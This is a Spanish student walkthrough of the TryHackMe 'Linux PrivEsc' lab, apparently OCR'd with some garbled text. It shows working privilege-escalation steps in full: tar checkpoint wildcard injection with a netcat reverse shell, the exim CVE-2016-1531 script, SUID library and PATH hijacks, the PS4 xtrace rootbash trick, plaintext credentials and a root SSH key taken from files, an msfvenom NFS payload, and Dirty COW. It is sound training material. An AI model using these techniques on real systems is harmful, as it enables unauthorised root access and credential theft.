
Luego se copia dicho binario a /home de la maquina victim



Para la correcta ejecucion debo crear checkpoints hacia el binario, pues asi es su funcionamiento

```
touch /home/user/--checkpoint=1
touch /home/user/--checkpoint-action=exec=shell.elf
```

Por ultimo, en mi maquina escucho a la reverse shell como root




```
user@debian:~$ passwd: password updated successfully
Changing the user information for test
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
root@ip-10-10-17-31:~# cp shell.elf /home/test/
root@ip-10-10-17-31:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@ip-10-10-17-31:~# nc -lvpn 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.227.9 43682 received!
ls
--checkpoint-action=exec=shell.elf
--checkpoint=1
myvpn.ovpn
shell.elf
tools
whoami
root
```

## 8 Escalado con ejecutables SUID / SGID

Puedo listar todos mis ejecutables SUID/SGID con el siguiente comando:

```
find / -type f -a \(\ -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
```

La salida de este comando me muestra a /usr/sbin/exim-4.84-3, por lo que me dispongo a buscar el exploit especifico, este es un script ejecutable:



```
# sh-4.3# id
# uid=0(root) gid=1000(fantastic) groups=1000(fantastic)
#
# -- Hacker Fantastic
#ho [ CVE-2016-1531 local root exploit
#t > /tmp/root.pm << EOF
#ckage root
use strict;
use warnings;

system("/bin/sh");
EOF
PERL5LIB=/tmp PERL5OPT=-Mroot /usr/exim/bin/exim -ps
```

Lo copio a la maquina victima y lo ejecuto:

```

https://vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=ac64

THM Browser-Based - Mozilla... CPU: 5% RAM: 2.36 GiB DISK: 29.51 GB Wed 10 May 15:15

THM Browser-Based × +
Applications Places System Firefox Wed 10 May, 21:15 AttackBoxIP:10.10.17.31 user@debian:~ user@ip-10-10-17-31:~ File Edit View Search Terminal Tabs Help user@debian:~ × root@ip-10-10-17-31:~ ×
user@debian:~ -rwsr-xr-x 1 root root 34248 Oct 14 2010 /bin/ping
-rwsr-xr-x 1 root root 78616 Jan 25 2011 /bin/mount
-rwsr-xr-x 1 root root 34024 Feb 15 2011 /bin/su
-rwsr-xr-x 1 root root 53648 Jan 25 2011 /bin/umount
-rw-r--r-- 1 root shadow 31864 Oct 17 2011 /sbin/unix_chkpwd
-rwsr-xr-x 1 root root 94992 Dec 13 2014 /sbin/mount.nfs
user@debian:~$ https://www.exploit-db.com/download/39535
ash: https://www.exploit-db.com/download/39535: No such file or directory
user@debian:~$ wget https://www.exploit-db.com/download/39535
--2023-05-10 16:13:34-- https://www.exploit-db.com/download/39535
Resolving www.exploit-db.com... 192.124.249.13
Connecting to www.exploit-db.com[192.124.249.13]:443...
user@debian:~$ sudo curl
[sudo] password for user:
Sorry, try again.
[sudo] password for user:
Sorry, try again.
[sudo] password for user:
Sorry, try again.
[sudo] password for user:
sudo: curl: command not found
user@debian:~$ nano exploitExim.sh
user@debian:~$ sh exploitExim.sh
[ CVE-2016-1531 local root exploit
sh-4.1# whoami
root
sh-4.1#

```

Tambien tengo disponible el ejecutable /usr/local/bin/suid-so el cual será vulnerado con la inyeccion de objetos compartidos, se ejecuta un comando para encontrar las llamadas al sistema dirigidas por este comando y se encuentra que hay un objeto en el /home del usuario (libcalc.so), debo generar una copia de la ruta de esta libreria para almacenar alli el exploit, lo compilo a la ruta que creé y lo ejecuto:

```

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 10 15:48:06 2023 from ip-10-10-17-31.eu-west-1.compute.internal
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
[=====>] 99 %
Done.
user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -E "open|access|no such file"
access("/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY) = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
user@debian:~$ cat /home/user/.config/libcalc.so
cat: /home/user/.config/libcalc.so: No such file or directory
user@debian:~$ mkdir /home/user/.config
user@debian:~$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libcalc.c
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# whoami
root
bash-4.1#

```

Se encontró tambien el comando /usr/local/bin/suid-env, el cual aparenta intentar ejecutar apache2, mediante strings se filtran las cadenas de texto que este binario contiene y se encuentra "service apache2 start", pero /usr/sbin/service no se esta ejecutando, se compila un exploit hacia service, se añade la ruta del ejecutable al PATH y luego se corre:

The screenshot shows a TryHackMe challenge titled "Linux PrivEsc". On the left, there's a browser window displaying the challenge page. The page contains instructions and code snippets. One snippet shows the command `strings /usr/local/bin/suid-env` being run, with the output indicating it's a shell. Another snippet shows the exploit construction: `gcc -o service /home/user/tools/suid/service.c` and `PATH=.:\$PATH /usr/local/bin/suid-env`. A note says "Remember to exit out of the root shell before continuing!". Below that is a section titled "Answer the questions below" with a "Question Done" button. On the right, there's a terminal window showing the exploit execution and a successful root shell gain. The terminal title is "root@debian:~". The status bar at the bottom indicates "1h 52m 33s" and "04:05 pm".

Por otro lado está /usr/local/bin/suid-env2, cuyo funcionamiento es el mismo de /usr/local/bin/suid-env pero con la ruta absoluta, procedo a revisar la version de bash y encuentro que es la 4.1.5, en las versiones menores a la 4.2 se pueden definir funciones de shell, se procede a crear una funcion que exporta una shell hacia service y se ejecuta:

```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 15 06:41:23 2020 from 192.168.1.125
user@debian:~$ strings /usr/local/bin/suid-env2
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
ffff.
ffff.
$ L
$(
|$#
/usr/sbin/service apache2 start
user@debian:~$ /bin/bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@debian:~$ function /usr/sbin/service { /bin/bash -p; }
user@debian:~$ export -f /usr/sbin/service
user@debian:~$ /usr/local/bin/suid-env2
root@debian:~# 
```

Si se ejecuta /usr/local/bin/suid-env2 en modo debug puedo asignarle diferentes parametros con el siguiente comando:

```
env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash)' /usr/local/bin/suid-env2
```

El cual me crea una bash ejecutable que procedo a ejecutar:

```

basename /usr/sbin/service
VERSION='service ver. 0.91-ubuntu1'
basename /usr/sbin/service
USAGE='Usage: service < option > | --status-all | [ service_name [ command | --full-restart ] ]'
SERVICE=
ACTION=
SERVICEDIR=/etc/init.d
OPTIONS=
[' 2 -eq 0 ']
cd /
[' 2 -gt 0 ']
case "${!1}" in
[' -z '' -a 2 -eq 1 -a apache2 = --status-all ']'
[' 2 -eq 2 -a start = --full-restart ']'
[' -z '' ''']
SERVICE=apache2
shift
[' 1 -gt 0 ']
case "${!1}" in
[' -z apache2 -a 1 -eq 1 -a start = --status-all ']'
[' 1 -eq 2 -a '' = --full-restart ']'
[' -z apache2 ''']
[' -z '' ''']
ACTION=start
shift
[' 0 -gt 0 ']
[' -r /etc/init/apache2.conf ''']
[' -x /etc/init.d/apache2 ''']
exec env -i LANG= PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin TERM=dumb /etc/init.d/apache2 start
Starting web server: apache2httpd (pid 1800) already running
.
user@debian:~$ /tmp/rootbash -p
rootbash-4.1#

```

## 9 Escalado a través de la huella que deja el usuario

El comando "history" puede llegar a contener informacion relevante, como en este caso una contraseña mal ingresada:

```

user@debian:~$ cat ~./history | less
user@debian:~$ cat ~./history
ls -al
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
exit
cd /tmp
clear
ifconfig
netstat -antp
nano myvpn.ovpn
ls
whoami
clear
exit
rm /tmp/rootbash
exit
exit
strings /usr/local/bin/suid-env2
/bin/bash --version
function /usr/sbin/service { /bin/bash -p; }
export -f /usr/sbin/service
/usr/local/bin/suid-env2
clear
env -i SHELLOPTS=xtrace PS4='${cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash}' /usr/local/bin/suid-env2
/tmp/rootbash -p
identify

user@debian:~$ su root
Password:
root@debian:/home/user#

```

Ademas, la maquina victima contiene un archivo .ovpn que almacena unas credenciales junto con su ruta, se procede a encontrar dicho archivo y se gana acceso al sistema:

```
root@debian:/home/user# cat myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0

root@debian:/home/user# cat /etc/openvpn/auth.txt
root
password123
root@debian:/home/user#
```

Existen tambien archivos ocultos en la maquina, en este caso se consigue una llave .ssh oculta que es copiada a mi maquina local y luego accedo al sistema con ella:

```
user@debian:/.ssh$ ls -la /
total 96
drwxr-xr-x 22 root root 4096 Aug 25 2019 .
drwxr-xr-x 22 root root 4096 Aug 25 2019 ..
drwxr-xr-x 2 root root 4096 Aug 25 2019 bin
drwxr-xr-x 3 root root 4096 May 12 2017 boot
drwxr-xr-x 12 root root 2820 May 10 22:20 dev
drwxr-xr-x 67 root root 4096 May 10 22:20 etc
drwxr-xr-x 3 root root 4096 May 15 2017 home
lrwxrwxrwx 1 root root 30 May 12 2017 initrd.img -> boot/initrd.img-2.6.32-5-amd64
drwxr-xr-x 12 root root 12288 May 14 2017 lib
lrwxrwxrwx 1 root root 4 May 12 2017 lib64 -> /lib
drwxr----- 2 root root 16384 May 12 2017 lost+found
drwxr-xr-x 3 root root 4096 May 12 2017 media
drwxr-xr-x 2 root root 4096 Jun 11 2014 mnt
drwxr-xr-x 2 root root 4096 May 12 2017 opt
drwxr-xr-x 96 root root 0 May 10 22:18 proc
drwxr----- 5 root root 4096 May 15 2020 root
drwxr-xr-x 2 root root 4096 May 13 2017 sbin
drwxr-xr-x 2 root root 4096 Jul 21 2018 selinux
drwxr-xr-x 2 root root 4096 May 12 2017 srv
drwxr-xr-x 2 root root 4096 Aug 25 2019 ssh
drwxr-xr-x 13 root root 0 May 10 22:18 sys
drwxrwxrwt 2 root root 4096 May 10 22:33 tmp
drwxr-xr-x 11 root root 4096 May 13 2017 var
drwxr-xr-x 14 root root 4096 May 13 2017 var
lrwxrwxrwx 1 root root 27 May 12 2017 vmlinuz -> boot/vmlinuz-2.6.32-5-amd64
user@debian:/.ssh$ ls -l
total 4
-rw-r--r-- 1 root root 1679 Aug 25 2019 root_key
user@debian:/.ssh$ cat root_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpaIBAAKCAQEAE3If6Wcccdm38Mz9+QADSYq9FFKfwj0mJaUteyJHWHZ3/GNm
gLT3Fov2Ss8QuGfvvD4CQ1f4N0PqnaJ2W3rkSP8QyJ7VtRtkO2oTSGWTeUpExl
p4oSmTxYn06LdcsezwnBznklijtGu9p+dmmkbk40W4SWLtvU1LcEHRRr6RgWmQo
OHfxUfdftyrkn54G1L5TJH6bt57x0iEcNrC/8suzyWzgrzbo-TvDewK3ZBN7HD
eV9G5JrinVrDaStIvsUANmUTiUCTssofuLum+U/dl9YCxJRo7Hev/0fKoFET
```

```

Z36Z0g1JtQkwXUD/iFj+lapkLuMaVT5dCq9kQIDAQABAoIBAAODDWDsDppvA6u22
N1MsEULYS08zHqQTjQ2bbhZ0gS6gFqa3H20Cm608xSghdCB33Jvk+i8b815bZ
YaLGHlbox6UArZ/g/mFnGpphYnMTXXYkKa02ry/Z6Z9nhukEy78HY5TcdL790+
53NyccuvxrPfc0Un1JYIzQqr7laCgnU2R1L87Qai6B6jPy9cPG6FA0224e1
WUXCZTk68pdk203tk3r/oVHF2L7tkpShXBewPlVKF/2FPwv11CCMUG527avN7
VDFrub8hPCCm314N9Sw6X/.SDR0E5g4+INTsD2z1wGDYnizy2e1+75zLyZ4N7
63oPCYfxaoBAP0ALpmNz17iFC1fIqDrnUy83T4ax10kQ5y9KeFWu50nTIW
1X+343539fIcuB0j9YzK09d4tp8M1slebv/p4ITdkF43yjclbd/FpyG2Qny3K
8241hKLQDC9eYezWm52pqZk/Aq02IHSzLz4v070gyz0skJH6NGTvYhrAogBAOL6
Wgj070xE08xsLE+uVPH4DQMqRz/G1vwztPkSmeqZ8/qslWzb1NLhndZd1FaPzc
U7LxiuDNcl5u+Pihbv73rPN20sixkk1b5t3J10cvvYcL6hRwLL41qG8YD8mlk1
Rg1CjY1csnqTOMJUVEHy0ofroEMLF/0uVRP3vsDzAoGBAIKFJSSTScu2GxIH512i
SxehA906xF132aeU4V83ZGFvn6EAMN6zE0c2pis05DHGVSCMM/IJVVDp+Yi/GV
d+o5YLWXLE9bAVC+3nwBP+XPoKRFwPFUOXp461f60BzYQZgj3r+0XLd6JA5611m
j0dJGEg9u81G19jm2D60XFFAGAPFaTrCMuvAeF16t4njwNsUPVbelhtDiyfa
871GglrsksHsllskaATu6I9QmXxIqnL291ld+vdcHzMTXZNEvfrY8xdw80kmCR/ok
X2ViughuzMB3CFYihez7T+YwsTFGXKJP4wqEMsYntCoa9p4QYA+71+LhkbEm7x4
CLzB1TOCgVB21jb2Dpcwtxjx08JRV18+R712fh4L5Fuykcdexm10VyeCML32EfN
Wnp/Mr5B5G0mMHBRtka1LS8/NRAok1ib5CmZQeqnfpo+35DNTW66D0q47RfgR4
LnM0yxzn+cbI1GeJK5XUFOuLs0f6uiaW117t9UNvayRmwejIophSw=-
-----END RSA PRIVATE KEY-----
user@debian:/.ssh$ exit
logout
Connection to 10.10.253.241 closed.
^C v4ld1 -> nano root.key
^C v4ld1 -> chmod 600 root.key
^C v4ld1 -> ssh -i root.key -oPubkeyAcceptedKeyTypes=ssh-rsa -oHostKeyAlgorithms=ssh-rsa root@10.10.253.241
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 25 14:02:49 2019 from 192.168.1.2
root@debian:~# 
```

## 10 Escalado con NFS

Si el sistema tiene "root squashing" activado es vulnerable, procedo a crear un punto de montaje en mi maquina local con la ip de la maquina victima:

TryHackMe | Linux Pr X Strace grep c X Ver Retencion X +

https://tryhackme.com/room/linuxprivesc

**Task 18** Passwords & Keys - SSH Keys

**Task 19** NFS

Files created via NFS inherit the remote user's ID. If the user is root, and root squashing is enabled, the ID will instead be set to the "nobody" user.

Check the NFS share configuration on the Debian VM:

```
cat /etc/exports
```

Note that the /tmp share has root squashing disabled.

On your Kali box, switch to your root user if you are not already running as root:

```
sudo su
```

Using Kali's root user, create a mount point on your Kali box and mount the /tmp share (update the IP accordingly):

```
mkdir /tmp/nfs
mount -o rw,vers=3 10.10.10.10:/tmp /tmp/nfs
```

Still using Kali's root user, generate a payload using msfvenom and save it to the

File Edit View Search Terminal Help

root@ip-10-10-209-250:~# mkdir /tmp/nfs
root@ip-10-10-209-250:~# mount -o rw,vers=3 10.10.209.250:/tmp /tmp/nfs
mount.nfs: requested NFS version or transport protocol is not supported
root@ip-10-10-209-250:~# mount -o rw,vers=3 10.10.253.241:/tmp /tmp/nfs
root@ip-10-10-209-250:~# 

THM AttackBox 1h 52m 42s

Procedo a crear un payload para llamar una bash en mi punto de montaje, asi:

```
msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
```

Tras esto, ejecuto el payload:

Still using Kali's root user, generate a payload using msfvenom and save it to the mounted share (this payload simply calls /bin/bash):

```
msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
```

Still using Kali's root user, make the file executable and set the SUID permission:

```
chmod +xs /tmp/nfs/shell.elf
```

Back on the Debian VM, as the low privileged user account, execute the file to gain a root shell:

```
/tmp/shell.elf
```

Remember to exit out of the root shell before continuing!

**Answer the questions below**

What is the name of the option that disables root squashing?

Answer format: \*\*\*\*\*

Submit

Terminal output:

```
user@10.10.253.241:~$ ssh user@10.10.253.241
The authenticity of host '10.10.253.241 (10.10.253.241)' can't be established.
RSA key fingerprint is SHA256:JwwPVfqC+8LPQda0B9wFLZzXCXcoAho6s8wYGjktAnk|.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.253.241' (RSA) to the list of known hosts.
user@10.10.253.241's password:
Linux debian 2.6.32-5-mp6 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 10 22:35:59 2023 from ip-10-13-25-173.eu-west-1.compute.internal
user@debian:~$ ./tmp/shell.elf
bash-4.1# whoami
root
bash-4.1#
```

THM AttackBox

1h 49m 19s

## 11 Escalado con Exploits a nivel de Kernel

Se cuenta con una herramienta llamada "Linux Exploit Suggester" para identificar exploits en el sistema:

Task 19 ✓ NFS

Task 20 ○ Kernel Exploits

Kernel exploits can leave the system in an unstable state, which is why you should only run them as a last resort.

Run the Linux Exploit Suggester 2 tool to identify potential kernel exploits on the current system:

```
perl /home/user/tools/kernel-exploits/linux-exploit-suggester-2/linux-exploit-suggester-2.pl
```

The popular Linux kernel exploit "Dirty COW" should be listed. Exploit code for Dirty COW can be found at /home/user/tools/kernel-exploits/dirtycow/c0w.c. It replaces the SUID file /usr/bin/passwd with one that spawns a shell (a backup of /usr/bin/passwd is made at /tmp/bak).

Compile the code and run it (note that it may take several minutes to complete):

```
gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
```

Once the exploit completes, run /usr/bin/passwd to gain a root shell:

Terminal output:

```
echo "AttackBoxIP!"
```

```
user@debian:~$ perl /home/user/tools/kernel-exploits/linux-exploit-suggester-2/linux-exploit-suggester-2.pl

#####
# Linux Exploit Suggester 2
#####
Local Kernel: 2.6.32
Searching 72 exploits...

Possible Exploits
[1] american-sign-language
CVE-2010-4347
Source: http://www.securityfocus.com/bid/45408
[2] can_bcm
CVE-2010-2959
Source: http://www.exploit-db.com/exploits/14814
[3] dirty_cow
CVE-2016-5195
Source: http://www.exploit-db.com/exploits/40616
[4] exploit_x
CVE-2018-14665
Source: http://www.exploit-db.com/exploits/45697
```

THM AttackBox

1h 44m 22s

El sistema es vulnerable a "Dirty COW", por lo tanto me dispongo a compilar dicho exploit:

The screenshot shows a Linux terminal session on a TryHackMe challenge titled "Linux Priv Esc". The terminal window has tabs for "TryHackMe | Linux Pr", "Strace grep c0w", "sigaa.upb.edu", and "Bienvenido". The current tab displays the exploit code and its execution:

```
Compile the code and run it (note that it may take several minutes to complete):
gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
./c0w
```

Once the exploit completes, run /usr/bin/passwd to gain a root shell:

```
/usr/bin/passwd
```

Remember to restore the original /usr/bin/passwd file and exit the root shell before continuing!

```
mv /tmp/bak /usr/bin/passwd
exit
```

**Answer the questions below**

Read and follow along with the above.

No answer needed Completed

Task 21 ○ Privilege Escalation Scripts

Created by Tib2rius

THM AttackBox

1h 43m 40s

The terminal output shows the exploit being compiled and run, followed by a root shell prompt:

```
user@debian:~$ gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
user@debian:~$ ./c0w
_____
(o o)____/
 @@ \_____, //usr/bin/passwd
   \_ _/ \
     ^ ^

DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap d0728000
```

Una vez compilado, ejecuto el exploit y gano el acceso al ultimo nivel:

The screenshot shows a Linux terminal session on a TryHackMe challenge titled "Linux Pr". The terminal window has tabs for "TryHackMe | Linux Pr", "Strace grep c0w", "sigaa.upb.edu", and "Bienvenido". The current tab displays the exploit code and its execution:

```
The popular Linux kernel exploit "Dirty COW" should be listed. Exploit code for Dirty COW can be found at /home/user/tools/kernel-exploits/dirtycow/c0w.c. It replaces the SUID file /usr/bin/passwd with one that spawns a shell (a backup of /usr/bin/passwd is made at /tmp/bak).

Compile the code and run it (note that it may take several minutes to complete):
gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
./c0w
```

Once the exploit completes, run /usr/bin/passwd to gain a root shell:

```
/usr/bin/passwd
```

Remember to restore the original /usr/bin/passwd file and exit the root shell before continuing!

```
mv /tmp/bak /usr/bin/passwd
exit
```

**Answer the questions below**

Read and follow along with the above.

No answer needed Completed

THM AttackBox

1h 41m 58s

The terminal output shows the exploit being compiled and run, followed by a root shell prompt:

```
user@debian:~$ gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
user@debian:~$ ./c0w
_____
(o o)____/
 @@ \_____, //usr/bin/passwd
   \_ _/ \
     ^ ^

DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap d0728000

madvise 0

ptrace 0

user@debian:~$ /usr/bin/passwd
root@debian:/home/user# ls
c0w historytest.txt myvpn.ovpn tools
root@debian:/home/user# whoami
root
root@debian:/home/user#
```